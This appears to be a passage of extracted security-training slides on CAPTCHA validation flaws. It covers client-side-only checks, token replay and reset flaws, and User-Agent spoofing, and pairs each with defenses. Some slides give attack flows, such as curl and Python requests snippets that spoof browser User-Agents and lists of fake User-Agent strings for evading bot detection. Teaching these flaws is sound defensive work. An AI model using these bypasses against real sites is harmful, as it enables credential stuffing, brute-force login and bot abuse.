    Common CAPTCHA ValidationFlaws • Client-Side Validation Only • CAPTCHA is validated using JavaScript on the user's browser. • Flaw: Attackers can bypass by disabling JavaScript or manipulating requests. • CAPTCHA Not Tied to Session • CAPTCHA challenge isn't associated with a unique user session. • Flaw: A solved CAPTCHA token can be reused across different sessions. • Same CAPTCHA for All Users • A static CAPTCHA shown to every user. • Flaw: Bot can solve it once and reuse the solution. •Validation Skipped During Login • CAPTCHA form present, but server doesn't actually check the CAPTCHA response. • Flaw: Attackers can remove CAPTCHA input and still submit login. • Weak CAPTCHA Implementation • Simple CAPTCHAs (e.g., basic math) can be solved using OCR or simple scripts
  • 28.
    Real-World Example • Asite uses CAPTCHA during login but only validates it using JavaScript (client-side). An attacker sends login requests via cURL/Postman, skipping CAPTCHA entirely — allowing credential stuffing. How to Fix CAPTCHA Validation Flaws • Always validate CAPTCHA server-side. • Tie CAPTCHA tokens to specific user sessions. • Expire CAPTCHA tokens after one use or short time. • Use modern CAPTCHA services like Google reCAPTCHA v2/v3 or hCaptcha.
  • 29.
    Captcha RESET flaw Whatis a CAPTCHA RESET Flaw? • A CAPTCHA RESET flaw is a vulnerability where the CAPTCHA challenge can be reset (or bypassed) by resubmitting or refreshing the request, reloading the page, or interacting with form elements — without properly invalidating or regenerating the CAPTCHA session. This can allow attackers to: • Reattempt form submissions without solving CAPTCHA again. • Automate brute-force or spam attacks while bypassing the intended CAPTCHA barrier.
  • 30.
    How CAPTCHA RESETFlaws Happen • CAPTCHA value is stored in session but not refreshed when the form is reloaded. • The server resets the CAPTCHA session or validation token incorrectly, allowing re-use. • CAPTCHA is not invalidated after first use, allowing repeated requests with the same solution.
  • 31.
    Example Attack Flow •Attacker loads a login or registration page. • Solves the CAPTCHA once. • Captures the request with a tool like Burp Suite or Postman. • Replays the request multiple times using the same CAPTCHA token/solution. • CAPTCHA is never regenerated or invalidated — bot keeps posting successfully. Real-World Scenario • A website uses a math CAPTCHA (e.g., “What is 2 + 5?”). The attacker: • Solves it once. • Reuses the answer “7” across multiple login attempts by simply re-sending the same POST request, allowing brute-force attacks even though CAPTCHA is “active”.
  • 32.
    How to PreventCAPTCHA RESET Flaws • Expire CAPTCHA immediately after one use. • Generate a new CAPTCHA for each form reload or attempt. • Link CAPTCHA tokens to unique session IDs and form states. • Ensure CAPTCHA validation is always done on the server side. • Rate-limit IP addresses and log repeated failures. Tools Used to Detect This Flaw •Burp Suite Repeater/Intruder •OWASP ZAP •Custom scripts using curl or python-requests
  • 33.
    Manipulating user What isa User-Agent? •A User-Agent is a string sent by browsers (or tools like curl, Postman, bots) in the HTTP header that tells the server what kind of device, OS, and browser is making the reque Example: css User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ... What is User-Agent Manipulation? • Manipulating User-Agent means changing this string to imitate a real browser or device. • Attackers do this to evade bot detection systems, including CAPTCHA mechanisms.
  • 34.
    Why CAPTCHA CanBe Bypassed This Way • Many CAPTCHA systems check: • User-Agent • Browser behavior (JavaScript, cookies, rendering) • Interaction pattern • If the User-Agent looks like a real browser and bypasses simple bot filters, the CAPTCHA challenge might not even be shown.
  • 35.
    Example Attack Flow 1.Attackersends a request using curl or a script (gets blocked or shown CAPTCHA). 2.Attacker adds a fake browser User-Agent: nginx curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" http://target-site.com/login 3.Server thinks it’s a real user and: •Skips CAPTCHA, or •Reduces security level, allowing the bot to proceed.
  • 36.
    Common Fake User-AgentsUsed by Attackers •Chrome: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ... •Firefox: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0 •Mobile: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X)... Defense Against User-Agent Manipulation • Do not rely on User-Agent headers alone for bot detection. • Use advanced CAPTCHA (e.g., reCAPTCHA v3) with behavior tracking. • Monitor request patterns and anomalies (timing, headers, lack of JS execution). • Employ JavaScript challenges or browser fingerprinting. Real-World Scenario • A ticket booking website shows CAPTCHA to suspected bots. • A bot changes its User-Agent to mimic Chrome and bypasses CAPTCHA to book tickets faster than humans.
  • 37.
    Agents to bypasscaptcha. What Are User-Agents? •User-Agents are strings sent in the User-Agent HTTP header that identify the client software (browser, OS, etc.) making the request. Example from Chrome: swift Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/113.0 Safari/537.36 Why Modify User-Agent to Bypass CAPTCHA? Many CAPTCHA systems use basic bot filters that show CAPTCHAs only when: •No JavaScript is detected. •The User-Agent is suspicious (e.g., curl, python-requests, bot). So attackers spoof legitimate-looking User-Agents to avoid being flagged.
  • 38.
    Common Legitimate-Looking User-AgentsUsed by Attackers Browser/Platform Example User-Agent Google Chrome (Windows) Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/114.0 Safari/537.36 Firefox (Linux) Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0 Safari (MacOS) Mozilla/5.0 (Macintosh; Intel Mac OS X 13_2) AppleWebKit/605.1.15 Safari/605.1.15 Mobile Chrome (Android) Mozilla/5.0 (Linux; Android 10; Pixel 3) AppleWebKit/537.36 Chrome/102.0 Mobile Safari/537.36 iOS Safari Mozilla/5.0 (iPhone; CPU iPhone OS 16_0 like Mac OS X) AppleWebKit/605.1.15 Mobile Safari/604.1
  • 39.
    Tools That AllowCustom User-Agent Injection 1.curl bash curl -A "Mozilla/5.0 ..." http://target.com 2.Python requests python headers = {"User-Agent": "Mozilla/5.0 ..."} requests.get("http://target.com", headers=headers) 3.Burp Suite / Postman Manually set headers to mimic real browsers. 4.Selenium with headless browser Sets full browser behavior including JavaScript execution. Advanced Techniques Used with User-Agent Spoofing • Rotating User-Agents: Changes User-Agent per request. • Fingerprint spoofing: Also changes screen size, resolution, language, etc.
  • 40.
    Defensive Countermeasures • Don’ttrust User-Agent strings alone. • Use: • Browser fingerprinting • Behavioral analysis • reCAPTCHA v3/hCaptcha with interaction scoring • JavaScript execution checks • Rate limiting and session validation